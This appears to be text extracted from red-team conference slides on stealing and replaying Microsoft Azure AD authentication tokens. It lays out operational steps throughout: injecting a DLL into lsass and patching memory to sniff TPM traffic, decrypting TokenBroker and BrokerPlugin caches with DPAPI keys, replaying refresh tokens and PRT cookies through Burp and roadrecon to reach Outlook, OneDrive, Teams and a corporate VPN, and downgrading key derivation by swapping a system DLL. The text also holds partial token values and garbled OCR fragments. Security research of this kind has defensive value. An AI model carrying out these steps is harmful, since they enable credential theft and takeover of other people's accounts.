To decrypt it : `openssl.exe pkeyutl -decrypt -in enc256byte.bin -out dec32byte.bin -inkey privkey.pem -pkeyopt rsa_padding_mode:oaep -pkeyopt rsa_oaep_label:4455504C494341544500 -pkeyopt rsa_oaep_md:sha256`

`Integrity[32]` = `hmacSHA256(hmac_key**, EncryptedSensetiveData[74]+name)`

`EncryptedSensetiveData[74]` = `AES256_CFB(sym_key**, SensetiveData[74])`

`SensetiveData[74]` – here is `session key`

`hmac_key**, sym_key**` are computed from `seed*`

`*we use PCPtool to get privkey`

TPM sniffer

1). Inject pcptpm12.dll to lsass.exe/target process which calls pcpksp directly:

2). Change context in windbg to lsass/target process:

```
!process 0 0 lsass.exe
```

```
.process /p /r lsass_EPROCESS
```

3). Patch one check in pcptpm12!PCPFlushTrace:

```
eb !pcptpm12+0x4742 84
```

Or even better - set it directly:

```
eb pcptpm12!g_tPCPTracingEnabled 1
```

4). Set the path and patch the variable:

```
ezu PCPTpm12!g_szTraceDir
```

```
"C:\\Users\\1\\AppData\\Roaming\\tpm"
```

```
eq PCPKsp!g_fpFlushTrace PCPTpm12!PCPFlushTrace
```

```
--TPM2_Load: Parameters-----  
RQU.inPrivate.(TPM2B_BUFFER)  
RQU.inPrivate.size = 126  
RQU.inPrivate.buffer =  
0x00 0x20 0x73 0xc9 0xba 0xc6 0xac 0x49 0x50 0x70 0x53 0xb9 0x0d 0x66 0x97 0xa1  
0x48 0x5c 0x32 0x70 0x97 0x74 0x41 0xb7 0xe8 0xe7 0x7a 0xeb 0x24 0xff 0x28 0x71  
0xad 0x40 0x00 0x10 0xe0 0xbd 0xc5 0x1e 0xfa 0xe2 0x25 0x42 0x0c 0x72 0x08 0xed  
0xcc 0xf6 0xd8 0x9e 0xb3 0x1c 0x69 0x84 0x4e 0xe4 0x94 0x21 0x5e 0xfc 0xd5 0x9f  
0x46 0x47 0x9f 0xe0 0xbb 0x10 0x21 0xd8 0x9c 0x19 0x80 0x45 0x85 0x24 0x67 0xdd  
0x42 0x16 0x04 0xfa 0x83 0xbd 0xd4 0x87 0x87 0xe3 0x9f 0xd9 0xc0 0x1a 0xde 0xf9  
0x54 0x84 0x54 0xf9 0x3a 0xa1 0xf7 0x75 0x09 0xec 0xc5 0xa3 0xfd 0x3e 0xa0 0x3d  
0x2b 0x79 0x06 0x6e 0x29 0x47 0x1b 0xfc 0x7c 0x4c 0x6d 0x8f 0x74 0x4a  
RQU.inPublic.(TPM2B_PUBLIC)  
RQU.inPublic.size = 48  
RQU.inPublic.(TPMT_PUBLIC)  
RQU.inPublic.type = TPM_ALG_KEYEDHASH (0x0008)  
RQU.inPublic.nameAlg = TPM_ALG_SHA256 (0x000b)  
RQU.inPublic.objectAttributes = userWithAuth, noDA, sign (0x00040440)  
RQU.inPublic.authPolicy.(TPM2B_BUFFER)  
RQU.inPublic.authPolicy.size = 0  
RQU.inPublic.parameters.scheme.(TPMT_KEYEDHASH_SCHEME)  
RQU.inPublic.parameters.scheme.scheme = TPM_ALG_HMAC (0x0005)  
RQU.inPublic.parameters.scheme.hashAlg = TPM_ALG_SHA256 (0x000b)  
RQU.inPublic.unique.(TPM2B_BUFFER)  
RQU.inPublic.unique.size = 32  
RQU.inPublic.unique.buffer =  
0x0b 0x4f 0x89 0x6b 0xdb 0x2e 0xfc 0x80 0x75 0x68 0x62 0x3a 0xb6 0xaf 0x63 0x1d  
0x05 0x5e 0xff 0xb9 0xc8 0x65 0xb3 0x58 0x9c 0x33 0x8d 0x4e 0xd3 0xdb 0x65 0x21  
  
AUTH[1].Provider.hash = TPM_ALG_SHA256 (0x000b)  
AUTH[1].Provider.authValue = nullBuffer  
AUTH[1].paramBuffer =  
0x00 0x00 0x01 0x57 0x00 0x0b 0x0f 0xa3 0x76 0x9e 0xa0 0x29 0x96 0x39 0x47 0xbf  
0x7d 0x34 0x10 0xec 0xa8 0x5d 0x08 0x58 0xd2 0x75 0xe5 0x5b 0x36 0x70 0xac 0xb8  
0x4d 0xa0 0x6b 0x51 0x61 0x43 0x00-0x7e 0x00 0x20 0x73 0xc9 0xba 0xc6 0xac 0x49  
0x50 0x70 0x53 0xb9 0x0d 0x66 0x97 0xa1 0x48 0x5c 0x32 0x70 0x97 0x74 0x41 0xb7  
0xe8 0xe7 0x7a 0xeb 0x24 0xff 0x28 0x71 0xad 0x40 0x00 0x10 0xe0 0xbd 0xc5 0x1e  
0xfa 0xe2 0x25 0x42 0x0c 0x72 0x08 0xed 0xcc 0xf6 0xd8 0x9e 0xb3 0x1c 0x69 0x84  
0x4e 0xe4 0x94 0x21 0x5e 0xfc 0xd5 0x9f 0x46 0x47 0x9f 0xe0 0xbb 0x10 0x21 0xd8  
0x9c 0x19 0x80 0x45 0x85 0x24 0x67 0xdd 0x42 0x16 0x04 0xfa 0x83 0xbd 0xd4 0x87  
0x87 0xe3 0x9f 0xd9 0xcb 0x1a 0xde 0xf9 0x54 0x84 0x54 0xf9 0x3a 0xa1 0xf7 0x75  
0x09 0xec 0xc5 0xa3 0xfd 0x3e 0xa0 0x3d 0x2b 0x79 0x06 0x6e 0x29 0x47 0x1b 0xfc  
0x7c 0x4c 0x6d 0x8f 0x74 0x4a 0x00 0x30 0x00 0x08 0x00 0x0b 0x00 0x04 0x04 0x40  
0x00 0x00 0x00 0x05 0x00 0x0b 0x00 0x20 0x0b 0x4f 0x89 0x6b 0xdb 0x2e 0xfc 0x80  
0x75 0x68 0x62 0x3a 0xb6 0xaf 0x63 0x1d 0x05 0x5e 0xff 0xb9 0xc8 0x65 0xb3 0x58  
0x9c 0x33 0x8d 0x4e 0xd3 0xdb 0x65 0x21
```


PRT + TPM +KDF +JWT +Burp = Love !

Cool ? – Yes

Red Teaming...

Red Teaming...

Red Teaming...

Red Teaming – TokenBroker JWTs

Files:

- ...\\AppData\\Local\\Microsoft\\TokenBroker\\Cache*
- ...\\AppData\\Roaming\\Microsoft\\Protect*

SID

Password / Domain BKP RSA key

DPAPICK3

Get files Decrypt it

Access
Token

roadtools
burp

No auth
Logs!

python

Red Teaming – TokenBroker – Outlook EWS

#	Host	Method	URI	Params	Edited	Status	Len
9712	https://outlook.office365.com	POST	/mapi/emsmdb?MailboxId=c1e9a28b-...	✓		200	2101
9711	https://outlook.office365.com	POST	/EWS/Exchange.asmx	✓		200	2422
9710	https://outlook.office365.com	POST	/mapi/emsmdb?MailboxId=c1e9a28b-...	✓		200	2101
9709	https://substrate.office.com	GET	/ows/beta/outlookcloudsettings/setting...			200	908
9708	https://substrate.office.com	GET	/search/api/v1/init?cvid=%7B0000000...	✓		200	1457
9707	https://login.microsoftonline.com	POST	/common/oa...			200	788

Request

Pretty Raw Hex JSON Web Tokens

```
1 POST /EWS/Exchange.asmx HTTP/1.1
2 Host: outlook.office365.com
3 Cookie: OutlookSession="{375B911A-9C5D-408A-BF
  3cd3a0eee3964502b724320f75823552
4 Cache-Control: no-cache
5 Pragma: no-cache
6 Content-Type: text/xml
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJub25jZSI6ImxwV0hrTHgtLVNUSE
  bGciOiJSUzI1NiIsIng1dCI6ImVwYmpBwVhZR2
  R2FYBUp5OGxwMERpSS19_eyJhdwQiOiJodHRwczovL291d
  vL3N0cy53aW5kb3dzLm5ldC80Mjk0MGFlNy1hM2VhLTQ30
  xND03LCJuYmYiOiE2NiA3NiE0NDcsImV4cCI6MTY2MDa2M
```

```
1 from exchangelib import Credentials, Account
2
3 #credentials = Credentials(username='MYWINDOMAIN\\myuser', password='topsecret')
4 jwt = "eyJhbGciOiJSUz0EtT0FFUCIsImVuYyI6IkkExMjhdQkMtSFMyNTYiLCJ4NXQiOiI0dV85Q...."
5
6 credentials = OAuth2AuthorizationCodeCredentials(client_id='', client_secret='',
7           , access_token={"access_token": token})
8
9 my_account = Account(
10     primary_smtp_address='myusername@example.com', credentials=credentials,
11     autodiscover=True, access_type=DELEGATE
12 )
13
14 my_account.root.refresh()
15 my_account.public_folders_root.refresh()
16 my_account.archive_root.refresh()
17
18 AllItems = my_account.root / 'AllItems'
19
```

Red Teaming – TokenBroker – OneDrive/Sharepoint

FF
ONE
2022

curl
python
Burp Intruder

#	Host	Method	URL	Param
10507	https://kkse44-my.sharepoint.com	PUT	/personal/atester_kkse44_onmicrosoft_com/_api/spfilesync/sync/657e4c382c2747c7b85d...	✓
10496	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10493	https://kkse44-my.sharepoint.com	POST	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10492	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10490	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10488	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10487	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10486	https://kkse44-my.sharepoint.com	POST	/personal/atester_kkse44_onmicrosoft_com/_api/SP.OAuth.NativeClient/Authenticate?clie...	✓
10484	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/SPFileSync/sync/657e4c382c2747c7b85...	✓
10482	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/web/lists/GetByTitle('microsoft.ListSync...	✓
10479	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/web/lists/GetByTitle('microsoft.ListSync...	✓
10477	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/web/lists/GetByTitle('microsoft.ListSync...	✓
10476	https://kkse44-my.sharepoint.com	GET	/personal/atester_kkse44_onmicrosoft_com/_api/web/AllProperties?\$select=disablelistsy...	✓
10474	https://kkse44-my.sharepoint.com	GET	/_api/v2.0/sites/kkse44-my.sharepoint.com/personal/atester_kkse44_onmicrosoft_com	✓
10472	https://kkse44-my.sharepoint.com	OPTIONS	/	✓
10466	https://login.microsoftonline.com	POST	/42940ae7-a3ea-4789-adc7-d717a8952ec0/oauth2/token	✓

Request

Pretty Raw Hex JSON Web Tokens

```
1 GET /_api/v2.0/sites/kkse44-my.sharepoint.com:/personal/atester_kkse44_onmicrosoft_com
HTTP/2
2 Host: kkse44-my.sharepoint.com
3 Connection: Keep-Alive
4 Content-Type: application/json
5 Accept: application/json
6 Accept-Encoding: gzip, deflate
7 Accept-Language: ru-RU
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBwVhZR2FYRUpzOGxwMFRPSiIsImtpZCI6IjJaUXBKM1VwYmpBwVhZR2FYRUpzOGxwMFRPSiJ9.eyJhdwQiOiJodHRwczovL2trc2U0NC1teS5zaGFyZXBvaW50LmN1bS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC80Mjk0MGF1Ny1hM2VhLTQ3ODk0YWRjNy1kNzE3YTg5NTJLYZAV11w1awF01joxNjYwNzUzMcwLCCJUYMY10jE2NjA3NTMzNzAsImV4cCI6MTY2MDg0NzE3MwY1YWNyIjo1MSIsImF...
```

Response

Pretty Raw Hex

```
1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Vary: Accept-Encoding
7 P3p: CP="ALL IND OPT UNL PUR"
8 X-Sharepointhealthstatus: OK
9 X-Sp-Serverstate: OK
10 Odata-Version: 4.0
```


Red Teaming – TokenBroker – Microsoft Teams

<https://github.com/fossteams>

Unofficial TeamsClient Golang+JS

Works with JWT !


fossteams-frontend – Web Client

fossteams-cli – Console Client !!!

fossteams-api – Go unofficial API

or

curl / python



Red Teaming – AAD.Brokerplugin

Files:

- AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState*
- User masterkeys
- System masterkeys + Registry

User Password / Domain BKP privatekey

User SID

No PRT

Separated RefreshTokens -> Get AccessTokens -> Auth MS resources (Outlook, onedrive, teams, etc)

(Auth logs !)

PRT+sessionkey/derivedkey

x-ms-RefreshTokenCredential -> transparent auth to MS resources via Burp+scripts (Auth logs !)

Direct auth to MS resources (api) via Burp, ROADTools, curl, python, etc

Red Teaming – AAD.Brokerplugin



No PRT Separated RefreshTokens -> Get AccessTokens -> Auth MS resources(Outlook, onedrive, teams, etc)

```
REQUESTS_CA_BUNDLE=~/.Downloads/burp.pem HTTPS_PROXY=http://127.0.0.1:8080 python3 /home/user/.local/bin/roadrecon auth --refresh-token 0.AX0A5wqUQuqj1Uetx9cXqJU...
wNYOWdOzUgJBrv-q0ikqsBycA0c.AgABAAEAAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P91WLfuQOSIKFEIfUUGOXYj9RUn5D18qnyEOy_Vv-rC2seJTi-qjMzxt_A3hbINoVkd...
kialv5Hy6CwP2s6A_hAIniJJQrj60gLagn3iGUlBXUqyGEUvcErd3ft6Hu60PyStt1qbFK0jGbbF08a9MhgxxfUEiKauhevhtLbn0WSHUSiNORkC8krXDo8LCOTjY_RnGeQ1GQ266xZHNsM3Qm4GmpBgKHLziYVQMWLchma
ft6DiYqDBOR4I073GWTkdKva3F3xfuZojomhBZKz553i0g8mp1xpiYs4VHzmbRtOAYdbekE9glguBNUZCnu0I70iFT79qZWBhE9fZTfiC2yDa6tb84PobHcDfxUD-cPia5EqADAD_xZE91G_o8j1Qr20Rrm-y6dXzrQWuDM
6t57p-tc02C2ndQ0kwk-RgU0t_v29jYIFppdFl1otPcecyJIJ6TLT_MctZPFx8fmPvjfy1JtEEbJmdizJRhUYDtmzljdmYM2bejayFiJlfnSz7w-goTsoUsLkAC0tKQjMMtjnp3G9Z7N63u2TwKNpSARljppq921HLOmfH
MW9EHkXcjFsm02azc4YU_eh_5Ndn1NTOX37G-Pygdwoq-5HesvJEDwoIQOUD010t9Vb082QIEhnaAW9YBf4vln1Bwixj2HuHgFscfvB0UddShqx_1iUztJgMjlxVwMuGE7dPsiwJT5LJye0LTEHF5FaPZ38wMVQP-jeq2xy
47v3Wj7BjSbMOFmdjSDZ53ToDkVxnBV6M2whpJpiuDg-F-FYJ0X4VeRLWmXg1sJl3xEKKdmMvq91rMu6VP_mbz0KAZVKZLOJASTcOUFFB5fW5vV2UEUIsJQA1u219LF8BbZPtfk-q_mwBA-z-iE8YnFugikzKr3-D1vVMqa
EWnqnNfWCZBX-5M_trX0Dzpcw -r https://outlook.office365.com --client d3590ed6-52b3-4102-aett-aad2292ab01c --tokens-stdout
{"tokenType": "Bearer", "expiresIn": 8959, "expiresOn": "2022-08-19 14:19:18.965792", "resource": "https://outlook.office365.com", "accessToken": "eyJ0eXAiOiJKV1QiLCJ...
b25jZSI6IlVkdEdRTzQwMULuLWM3VWJPTURBNXh00VdZNHpIM3JZTVFhd05SLUdCZzA...
YRUps0GxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWNlMzY1LmNvL...
XQiojE2NjA5MjM3MzksIm5iZiI6MTY2MDkyMzczOSwiZXhwIjoxNjY0OTMyOTk5LCJ...
UVZxMEMvTllweTJpdkdhbTRHRERDY09QNWZpaXFMUzYyRjRqcHpcEc3aFQ1bmR5L...
lIiwiaXNjbGZhdGVzdGVyIiwiaXBhZGRyIjoimTY1LjIzMS42Ny4yMTkiLCJyZW1...
5hbWUiOiJhbGZhdGVzdGVyIiwiaXBhZGRyIjoimTY1LjIzMS42Ny4yMTkiLCJyZW1...
TAWmZiWMDIzY0MTlBQIiIsInJoIjoimC5BWBDBBNdxVVF1cWppVWV0eDljWHFKVX...
ZWFkV3JpdGUgQ2FsZW5kYXJzLlJlYWRXcm10ZS5TaGFyZWQgQ29udGFjdHMuUmVhZ...
zZXIuQWxsIEVvcFBzb3JXcy5BY2Nlc3NBc1VzZXIuQWxsIEVXUy5BY2Nlc3NBc1Vz...
VhZFdyaXRlIE1haWwUUmVhZFdyaXRlLlNoYXJlZCBNYWlsLlNlbnQgTWp5b25kZ...
UludGVybmlvLlVwZGF0ZSB0b3Rlcyc5S2ZWFkIE5vdGVzLlJlYWRXcm10ZS5B...
ZWFkIFBlb3BsZS5S2ZWFkV3JpdGUgUGxhY2UuUmVhZC5BbGwgUHJpdmlsZWd...
Xcm10ZS5BUyXNrcyc5S2ZWFkV3JpdGUgVGFza3MuUmVhZFdyaXRlLlNoYXJlZ...
ItSW50ZXJyZWwUUmVhZFdyaXRlIiwic2lkIjoizjhmMQ4yjkZmQzYy00MjE0LWE4...
jQyOTQwYUwU3LWEzZWEtNDc0S1hZGM3LWQ3MTdhODk1MmVjMCIiInVuaXF1ZV9u...
dXRpIjoiaXNjbGZhdGVzdGVyIiwiaXBhZGRyIjoimTY1LjIzMS42Ny4yMTkiLC...
PN30DIEzmp9MtN_NwEsiGshsZ-w7Yo_Web9BFC9vm-tohH3LYSwU4vuFpn0II5kEK1...
x_ZXLkA5AsRarw6NY9i75l8tFKbXcGLS9LHMASXqVTLqLULAKkDWhTzAE7Ka0J6Nk...
x9cXqJUuWNYOWdOzUgJBrv-q0ikqsBycA0c.AgABAAEAAAAD--DLA3V07QrddgJg7Wev...
LpeOoFAlloyjQiLeR3W-NAUYyL6AWn-Ysy6FTaHJofIMG0TBDaX22WXHyEw9L6zpSUC...
d2WHpalBb7PS5ZQrpQGUV6lwbLEp2BxYsLs60rv7epcwLk6T405d71d4ZLqY8eg1Sf...
ccODwNPEOSOFAC0Y0qfLDz_QcWepIHxKuKupim88bxYDJU2S-irN0ZfI9UAIH6LUMr
```

```
1 from exchangelib import Credentials, Account
2
3 #credentials = Credentials(username='MYWINDOMAIN\myuser', password='topsecret')
4 jwt = "eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkJhZGRyIiwiaXBhZGRyIjoimTY1LjIzMS42Ny4yMTkiLCJyZW1...
5
6 credentials = OAuth2AuthorizationCodeCredentials(client_id='', client_secret='',
7           , access_token={"access_token": token})
8
9 my_account = Account(
10     primary_smtp_address='myusername@example.com', credentials=credentials,
11     autodiscover=True, access_type=DELEGATE
12 )
13
14 my_account.root.refresh()
15 my_account.public_folders_root.refresh()
16 my_account.archive_root.refresh()
17
18 AllItems = my_account.root / 'AllItems'
19
```


Red Teaming – AAD.Brokerplugin



PRT x-ms-

RefreshTokenCredential via Burp
+ jython script (InsertPRT.py)

```
Request
Pretty Raw Hex JSON Web Tokens
1 POST /common/oauth2/token HTTP/1.1
2 Host: login.microsoftonline.com
3 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 UA-CPU: AMD64
8 Cookie: x-ms-RefreshTokenCredential=
eyJhbGciOiJIUzI1NiIsImN0eCI6IiJFUa0ZvcnFFS2FDd2tramoxRi9lUks2TG1qSElYSU9QIiwia2RmX3ZlciI6I6MiwidHlwIjoilSlldUInO.eyJyZ
wZyZXNoX3Rva2VuIjoicjMC5BVHdBMVVQY2Q0bi1UMGFKNlVuYm1PdGLOU0M0MXV6Q01ywkptS1pFUlREbHAzbzhBTlUuQWdBQkFBRUFBUUQtLURMQT
NwTzdRcmRkZ0pN1dldnJBZ0RzX3dRQTlQOWJvR19PYVh6ZE50YkplZG4tMnUocVVOQXhKTU0yLS1kOVLXaUJOUFozZ1JDbGhZREN3b1JTUzJHVGF
...
```

Outlook.office365.com:

... browser -> outlook.office365.com ... -> OAUTH redirect to login.microsoftonline.com

... browser -> login.microsoftonline.com (burp inserts x-ms-RefreshTokenCredential) -> Oauth code

... browser -> login.microsoftonline.com (Oauth code) -> redirect to outlook.offile365.com

vpn.company.com: (fortinet client)

...User Fortinet client -> open browser with MS auth -> SAML request + redirect to login.microsoftonline.com

... browser -> login.microsoftonline.com (burp inserts x-ms-RefreshTokenCredential) -> **SAML response**

... User Fortinet client **vpn.company.com (SAML response)** -> **VPN profit !**

Red Teaming – AAD.Brokerplugin

PRT KDFv1 – MS Windows < 19043

Derivedkey replay Attack:

Get derivedkey from target PC (mimikatz, powershell, c++) + custom context

Use PRT + derivedkey + custom context to direct auth (roadrecon –derived-key

PRT KDFv2 – MS Windows >= 19043

Downgrade KDFv2 -> replay Attack:

KDF is hardcoded in AAD.Core.dll (c:\Windows\SystemApps\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\AAD.Core.dll)

... Just replace it with old version !

... Trusted installer privs -> <https://github.com/rara64/GetTrustedInstaller>

... DLL hijack taskshost.exe -> AAD.Core.dll

... Edit AppManifest file

User have to re-login !!!

Red Teaming – AAD.Brokerplugin

PRT + TPM

Disable TPM -> Windows will use DPAPI -> DPAPIck3 + system masterkeys

... disable TPM service in registry (reboot, relogin)

... disable TPM driver in registry (reboot, relogin)

... unload / delete TPM driver (relogin)

Disable TPM Keys -> Windows will use DPAPI -> DPAPIck3 + system masterkeys

MS Office ADAL

```
[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Identity]
```

```
"DisableADALatopWAMOverride"=dword:00000001
```

```
"DisableAADWAM"=dword:00000001
```

```
"EnableADAL"=dword:00000000
```

MS Edge

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Edge]
```


```
"BrowserSignin"=dword:00000000
```

Remediation



Conclusion

- MS developers +100500 karma
- TPM = cool
- PRT + TPM = cool x 2
- DPAPI -> TPM
- DPAPI keys need to be protected/m
- AAD/tokenbroker files need to be p
- TPM research to be continued
- AAD research to be continued



Microsoft cloud authentication tokens—
there are no more secrets

**NO
OFF
ONE
2022**

Konstantin Evdokimov / Nikolay Dolbin

special thanks to Stas Golovanov from Kaspersky team